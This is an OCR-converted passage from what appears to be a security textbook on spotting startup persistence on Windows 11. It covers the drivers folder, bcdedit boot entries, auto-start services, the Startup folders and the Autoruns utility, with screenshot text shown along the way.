Pictures
Music
Videos
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
426 items

Name	Date modified	Type	Size
DriverData	6/5/2021 5:10 AM	File folder	
en-US	1/27/2022 1:39 AM	File folder	
etc	2/2/2022 11:24 PM	File folder	
UMDF	1/27/2022 1:39 AM	File folder	
wd	1/27/2022 1:37 AM	File folder	
3ware.sys	6/5/2021 5:04 AM	System file	105 KB
1394ohci.sys	6/5/2021 5:04 AM	System file	288 KB
acpi.sys	1/27/2022 1:12 AM	System file	818 KB
AcpiDev.sys	6/5/2021 5:04 AM	System file	52 KB
acpiex.sys	6/5/2021 5:04 AM	System file	161 KB
acpipagr.sys	6/5/2021 5:04 AM	System file	44 KB
acpipmi.sys	6/5/2021 5:04 AM	System file	48 KB
acpitime.sys	6/5/2021 5:04 AM	System file	48 KB
Acx01000.sys	6/5/2021 5:04 AM	System file	684 KB
adp80xx.sys	6/5/2021 5:04 AM	System file	1,109 KB

Figure 7.97: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.




```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>bcdedit

Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume1
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {516cbe49-7f4a-11ec-b18d-00155d018000}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \Windows\system32\winload.efi
description             Windows 11
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {516cbe4b-7f4a-11ec-b18d-00155d018000}
displaymessageoverride  Recovery
recoveryenabled         Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \Windows
resumeobject            {516cbe49-7f4a-11ec-b18d-00155d018000}
nx                      OptIn
bootmenupolicy          Standard

C:\Windows\system32>
```

Figure 7.98: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.



Name	Description	Status	Startup Type	Log
ActiveX Installer (AxInstSV)	Provides Us...		Manual	Loc
Adobe Acrobat Update Serv...	Adobe Acro...	Running	Automatic	Loc
Agent Activation Runtime_...	Runtime for...		Manual	Loc
AllJoyn Router Service	Routes AllJo...		Manual (Trig...	Loc
App Readiness	Gets apps re...		Manual	Loc
Application Host Helper Ser...	Provides ad...	Running	Automatic	Loc
Application Identity	Determines ...		Manual (Trig...	Loc
Application Information	Facilitates t...	Running	Manual (Trig...	Loc
Application Layer Gateway ...	Provides su...		Manual	Loc
Application Management	Processes in...		Manual	Loc
AppX Deployment Service (...	Provides inf...	Running	Manual (Trig...	Loc
AssignedAccessManager Se...	AssignedAc...		Manual (Trig...	Loc
Auto Time Zone Updater	Automatica...		Disabled	Loc
AVCTP service	This is Audi...	Running	Manual (Trig...	Loc
Background Intelligent Tran...	Transfers fil...		Manual	Loc
Background Tasks Infrastruc...	Windows in...	Running	Automatic	Loc
Base Filtering Engine	The Base Fil...	Running	Automatic	Loc
BitLocker Drive Encryption ...	BDESVC hos...		Manual (Trig...	Loc
Block Level Backup Engine ...	The WBENG...		Manual	Loc
Bluetooth Audio Gateway S...	Service sup...		Manual (Trig...	Loc
Bluetooth Support Service	The Bluetoo...		Manual (Trig...	Loc

Figure 7.99: Screenshot displaying services


- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 11:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: shell:startup


Figure 7.100: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.



Autoruns Entry	Description	Publisher	Image Path
HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers			
☑ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers			
☑ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
HKCU\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers			
☑ FileSyncEx	Microsoft OneDrive Shell Extension	(Verified) Microsoft Corporation	C:\Users\Admin\AppData\Loc
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers			
